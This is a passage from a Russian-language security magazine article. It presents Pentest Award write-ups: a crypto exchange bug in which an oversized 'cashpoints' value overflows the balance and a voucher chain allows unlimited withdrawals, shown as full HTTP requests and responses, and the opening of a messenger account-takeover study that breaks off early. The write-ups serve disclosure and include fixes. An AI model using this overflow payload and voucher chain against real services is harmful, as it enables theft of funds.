- **Слабый пароль к учетной записи с правами администратора в веб приложении «1С:Документооборот».** Во-первых, установить сложный несловарный пароль для учетной записи, во-вторых, рассмотреть возможность использования двухфакторной аутентификации.
- **Возможность принуждения к аутентификации.** Поскольку возможность настраивать внешний сетевой каталог, доступная администратору веб-приложения, сама по себе не уязвимость, можно пойти разными путями: либо отключить поддержку протокола NTLM на IIS и отказаться от использования Kerberos, либо ограничить настройку внешнего сетевого каталога через веб-интерфейс, либо ограничить на файрволе сетевой доступ по SMB к определенным хостам.
- **Отключен механизм подписи для SMB.** Стоит подумать об использовании подписи для SMB на рассматриваемых хостах с учетом влияния этого на производительность.

Вывод

Этот проект был примечателен тем, что желаемый результат достигался не только применением критической CVE, но и использованием небезопасных настроек в рассматриваемых объектах, а также возможностью принуждения к аутентификации. Вообще, вариации атак вида NTLM Relay куда чаще встречаются при пентестах внутренней инфраструктуры, поэтому возможность провести ее в этот раз была приятной неожиданностью.

FUCK
THE LOGIC
ТРИ ИССЛЕДОВАНИЯ
ЛОГИЧЕСКИХ БАГОВ,
ПОЛУЧИВШИЕ PENTEST AWARD

Сегодня мы публикуем три работы, получившие Pentest Award в номинации Fuck the Logic. В первой речь пойдет о баге, позволявшем бесконечно выводить деньги с криптобиржи, во второй — о захвате чужих аккаунтов в некой соцсети, в третьей — о ловком реверсе токенов приложения.

Pentest Award
В августе 2023 года прошла церемония награждения Pentest Award — премии для специалистов по тестированию на проникновение, которую учредила компания Awillix. Мы публикуем лучшие работы из каждой номинации.


ЧЕТВЕРТОЕ МЕСТО: «УЯЗВИМОСТЬ ПЕРЕПОЛНЕНИЯ ЦЕЛОЧИСЛЕННОЙ ПЕРЕМЕННОЙ И ВОЗМОЖНОСТЬ БЕЗ ОГРАНИЧЕНИЙ ВЫВОДИТЬ СРЕДСТВА НА КРИПТОКОШЕЛЕК»

- **Автор: arteb123**

При исследовании приложения мы нашли уязвимость в функции вывода средств из личного кабинета. Баг заключается в переполнении целочисленной переменной, что позволяло получить отрицательное значение счета.

При этом ненулевое отрицательное значение счета позволяло создать ваучеры с уже положительной суммой валюты и неограниченно вывести внутреннюю валюту на внешний криптокошелек. Для этого недобросовестному пользователю было достаточно обналичить ваучеры на втором созданном аккаунте.


Пример эксплуатации выглядел следующим образом. Во время вывода средств из личного кабинета с помощью одной из криптовалют создается тикет с указанием суммы (с расчетом комиссии) и внешнего криптокошелька.



```
POST /withdraw/withdrawBalanceInstant HTTP/2
Host: [redacted]
Content-Length: 169
Sec-Ch-Ua: "Chromium";v="110", "Not A(Brand";v="24", "Google Chrome";v="110"
Accept: application/json, text/plain, */*
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: [redacted]
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: [redacted]
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-GB;q=0.8,en;q=0.7,en-US;q=0.6

{
  "email":[redacted]
  "password":[redacted]
  "cashpoints":"15012",
  "networkspeed":1,
  "walletaddress":"[redacted]",
  "networkid":4
}
```


При этом указанная сумма для вывода средств должна была быть целочисленной и не быть меньше нуля или равной нулю.

Тем не менее при обработке запросов на стороне сервера была допущена ошибка: значение переменной `cashpoints`, с помощью которой уменьшалось значение суммы счета на аккаунте, позволяло передать значение, превышающее значение `int`.



```
POST /withdraw/withdrawBalanceInstant HTTP/2
Host: [redacted]
Content-Length: 169
Sec-Ch-Ua: "Chromium";v="110", "Not A(Brand";v="24", "Google Chrome";v="110"
Accept: application/json, text/plain, */*
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: [redacted]
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: [redacted]
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-GB;q=0.8,en;q=0.7,en-US;q=0.6

{
  "email":"[redacted]",
  "password":"[redacted]",
  "cashpoints":"99999999999999999999999999999999",
  "networkspeed":1,
  "walletaddress":"[redacted]",
  "networkid":4
}
```

В результате этой ошибки при отправке запроса на вывод средств на сервер можно было передать очень большое значение переменной `cashpoints`. Это производило переполнение целочисленного значения счета и делало его отрицательным (при этом в интерфейсе значение счета отображалось как положительное).



88144070333410832.00

Так как запрос на вывод средств на криптокошелек требовал положительного значения, а счет был отрицательным, необходимо было придумать, как все же получить плюс. Так мы нашли функцию создания ваучеров на сайте. Она позволяет передавать другому пользователю код для пополнения счета. При этом проверки на отрицательное значение счета не происходит.

Создаем ваучеры с указанием суммы по ссылке:

```
https://example.com/account/voucher/create
```

При этом сумма отрицательного счета аккаунта увеличивается на это значение.


Создаем второй аккаунт и применяем созданные ваучеры:

```
https://example.com/account/voucher/redeem
```

В результате значение счета аккаунта увеличено на сумму, соответствующую ваучеру.

Создаем транзакцию, чтобы вывести деньги на внешний криптокошелек:


```
https://example.com/withdraw/withdrawBalanceInstan>t
```



```
POST /withdraw/withdrawBalanceInstant HTTP/2
Host: [redacted]
Content-Length: 169
Sec-Ch-Ua: "Chromium";v="110", "Not A(Brand";v="24",
"Google Chrome";v="110"
Accept: application/json, text/plain, */*
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: [redacted]
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: [redacted]
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9

{
  "email":"EDITED",
  "password":"EDITED",
  "cashpoints":"713",
  "networkspeed":3,
  "walletaddress":"EDITED",
  "networkid":1
}
```

```
HTTP/2 200 OK
Date: Thu, 02 Mar 2023 09:48:39 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 13
X-Powered-By: Express
Access-Control-Allow-Origin: *
Etag: [redacted]
Cf-Cache-Status: DYNAMIC
Report-To: [redacted]
[redacted]
[redacted]
{
  "success":1
}
```

В результате получаем криптовалюту.



+0,00017647 BTC
≈ 4,13 $
Дата Сегодня, 16:19
Статус Завершено
Отправитель b[redacted]p
Сетевой сбор 0,00004456 BTC (1,04 $)

Так можно было бесконечно создавать ваучеры, обналичивать их на втором аккаунте и выводить деньги.

Вывод

Используя найденную цепочку уязвимостей, мы для демонстрации вывели средства, эквивалентные 8,26 и 4,13 доллара США. При этом первоначальный баланс обоих аккаунтов был равен нулю и пополнения кошельков не производилось.

Для владельцев сайта такая уязвимость — прямой риск финансовых потерь. Кража средств почти мгновенна и необратима.

Для устранения уязвимости мы порекомендовали проверять длину входных данных и отклонять транзакцию при слишком большом значении переменной. Для уязвимости с созданием ваучеров — проверять значение баланса счета на отрицательное значение.

ТРЕТЬЕ МЕСТО: «ЗАХВАТ ЛЮБОГО АККАУНТА В МЕССЕНДЖЕРЕ»

- **Автор: Денис Погонин, @Danr0**

Эту уязвимость я нашел, исследуя приложение одной популярной региональной соцсети. Проблема заключается в том, что при авторизации пользователя в приложении при помощи SMS необходимые для успешного входа данные генерируются на стороне клиента. Злоумышленник, не имея доступа к телефону жертвы, может подделать цепочку запросов и ответов приложения и получить доступ к аккаунту жертвы.

Приложение доступно в виде версий для iOS и Android, как вариант можно использовать веб-интерфейс. На момент написания этой статьи только на Android насчитывается более миллиона загрузок. Версия для iOS входит в топ-200 самых популярных приложений для общения в App Store.

Анализ программы производился методом черного ящика — на основе публично доступных приложений и веб-клиента. При анализе приложений я обнаружил хорошо настроенный SSL Pinning. На Android его удалось частично обойти с помощью кастомизации скриптов Frida. На iOS разработчики использовали последние версии защитных функций, обхода для которых пока что нет.

Главной проблемой при исследовании стало то, что приложение использовало gRPC (на основе Protobuf) для общения с сервером. Поскольку тестирование происходило методом черного ящика, proto-файла с описанием структур у меня не было. Поэтому все найденные уязвимости были обнаружены в процессе ручного анализа proto-запросов.


Чтобы работать с gRPC, я использовал расширение Blackbox Protobuf для Burp Suite. Однако версия из репозитория некорректно парсила поля запросов. Чтобы заставить ее нормально работать, пришлось модифицировать расширение, добавить сообщениям новый заголовок и изменить алгоритм парсинга поля Additional Data в gRPC.

Суммарно на обход SSL Pinning и модификацию расширения для Burp Suite ушла одна рабочая неделя. На ручной анализ gRPC и поиск уязвимостей в мессенджере — около трех недель. По ходу дела в приложении удалось найти три уязвимости высокого уровня опасности, одну — среднего и одну — низкого.

Принцип атаки


Так как название полей было неизвестно, на схеме они представлены цифрами (идентификаторами полей).

Для входа в приложение вводится номер телефона пользователя и капча. В ответ сервер возвращает UUID сессии аутентификации.

